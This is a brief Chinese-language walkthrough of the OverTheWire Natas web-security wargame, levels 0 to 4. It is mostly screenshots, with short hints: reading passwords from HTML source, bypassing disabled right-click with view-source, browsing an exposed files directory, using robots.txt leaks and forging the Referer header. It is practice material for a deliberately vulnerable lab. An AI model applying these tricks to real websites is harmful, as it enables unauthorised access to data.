
overthewire natas靶场
第0关

在html代码中,右击获取就行
第1关

禁右键了,加上vview--soource
第2关

这里,说明files下有路径,查看可得

第3关



还是信息泄露
在 Web 开发中,如果你想告诉搜索引擎的爬虫(比如 Googlebot)不要去抓取网站的某些特定目录或文件,通常会在网站的根目录下放置一个特殊的文件。
第4关
referer伪造
第5关
